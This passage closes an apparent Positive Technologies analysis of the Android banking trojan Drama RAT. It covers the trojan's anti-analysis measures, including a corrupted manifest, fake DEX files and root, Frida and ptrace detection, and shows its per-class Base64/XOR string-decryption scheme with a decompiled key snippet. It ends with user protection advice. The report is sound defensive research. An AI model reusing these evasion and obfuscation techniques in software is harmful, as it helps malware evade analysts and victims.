- При исследовании приложения обнаружено более 1200 «мусорных» артефактов и несколько фейковых DEX-файлов: они содержат некорректные идентификаторы и структуры, которые не несут никакой пользы и, вероятно, предназначены для затруднения работы аналитика.
- Файл AndroidManifest.xml поломан: злоумышленники специально повредили его на уровне бинарных структур, чтобы затруднить проверку популярными декомпиляторами. Восстановить AndroidManifest.xml можно с помощью утилиты apkInspector.
- Присутствует дополнительная самозащита (в libnative_core.so): детектирование root-прав su/Magisk/KernelSU (/data/adb/ksu)/SuperSU/Xposed/EdXposed, антиотладка и перехват функций Frida (checkHooksJava, initSecurity), проверка отладки ptrace.




Рисунок 16. Структура APK в декомпиляторе JADX

В коде приложения также реализована собственная логика обфускации строк: они представлены в формате Base64 и расшифровываются в рантайме, а у каждого класса есть своя функция расшифровки, отличающаяся операциями и ключами.

Расшифровка осуществляется примерно по такому алгоритму:

plaintext[i] = base64_decoded[i] <±/^(coef & 0xFF) ^ key[i % key.length]

То есть весь процесс выглядит следующим образом:

- 1) декодирование строки формата Base64;
- 2) генерация ключа переменной длины путем вычисления каждого байта простой арифметической операцией (пример на рис. 17);

```

byte[] bArr = new byte[13];
bArr[0] = (byte) (37 + 64);
int i = 0 + 1;
bArr[i] = (byte) (170 - 23);
int i2 = i + 1;
bArr[i2] = (byte) (193 + 41);
int i3 = i2 + 1;
bArr[i3] = (byte) (173 - 32);
int i4 = i3 + 1;
bArr[i4] = (byte) (237 - 120);
int i5 = i4 + 1;
bArr[i5] = (byte) (16 - 100);
int i6 = i5 + 1;
bArr[i6] = (byte) (67 + 7);
int i7 = i6 + 1;
bArr[i7] = (byte) (Primes.SMALL_FACTOR_LIMIT - 106);
int i8 = i7 + 1;
bArr[i8] = (byte) (119 - 11);
int i9 = i8 + 1;
bArr[i9] = (byte) (104 - 73);
int i10 = i9 + 1;
bArr[i10] = (byte) (12 + 18);
int i11 = i10 + 1;
bArr[i11] = (byte) (197 + 7);
bArr[i11 + 1] = (byte) (189 + 32);
crypto = bArr;

```

Рисунок 17. Процесс генерации ключа для расшифровки строки

3) непосредственно расшифровка.

Различия заключаются в арифметических операциях сложения, вычитания или исключаящего «или», а также в дополнительном коэффициенте, который для каждой строки кода свой.

В библиотеке libnative_core.so также присутствуют дополнительные функции для расшифровки отдельных строк кода приложения:

- **функция nb_nativeDecStr** — расшифровывает строки, которые раскрывают логику работы некоторых вредоносных функций, включая внедрение кода, наложение поддельных окон для кражи пользовательских данных, кражу пароля для разблокировки экрана, перечисление списка пакетов приложений для кражи с помощью Accessibility, автоматическую выдачу прав, захват экрана устройства и другие;
- **функция nb_nativeDcprtStr** — расшифровывает отображаемые пользователю HTML-шаблоны, которые поступают с C2-сервера.

Заключение

Drama RAT — это не просто банковский троян, а инструмент для захвата полного контроля над устройством: он автоматически выдает себе разрешения, скрывается в системе, противодействует удалению и поддерживает независимые каналы связи с сервером. Приложение затрудняет анализ и старается максимально скрыть вредоносную функциональность.

Как защитить ваши устройства

- Устанавливайте обновления ОС и средств защиты.
- Включите «Google Play Защиту» и не игнорируйте предупреждения антивирусных программ.
- Устанавливайте приложения только из официальных магазинов и с сайтов разработчиков.
- Не включайте установку из неизвестных источников.
- Выдавайте разрешение на использование специальных возможностей (Accessibility) только проверенным приложениям, которым оно действительно необходимо.
- Регулярно проверяйте разрешения, предоставленные приложениям: откройте «Настройки», выберите нужное приложение и ознакомьтесь со списком доступом.
- Будьте внимательны к приложениям, которые сразу после установки предлагают установить обновление: под видом обновления на устройство может загрузиться вредоносное ПО.

- Отслеживайте сетевой трафик вашего устройства: к каким доменам или серверам выполнялось подключение, какой объем данных отправляется на эти ресурсы и принимается с них.
 - Следите за расходом аккумулятора: если в неактивном состоянии устройство сильно греется или быстро разряжается, возможно, на нем выполняется нелегитимная активность.
 - Обращайте внимание на необычное поведение устройства: например, если после установки приложения исчезла его иконка, не удастся отозвать предоставленные разрешения или попытка удалить или отключить приложение возвращает вас на главный экран.
- Индикаторы компрометации (IoC)



Департамент комплексного реагирования на киберугрозы, Positive Technologies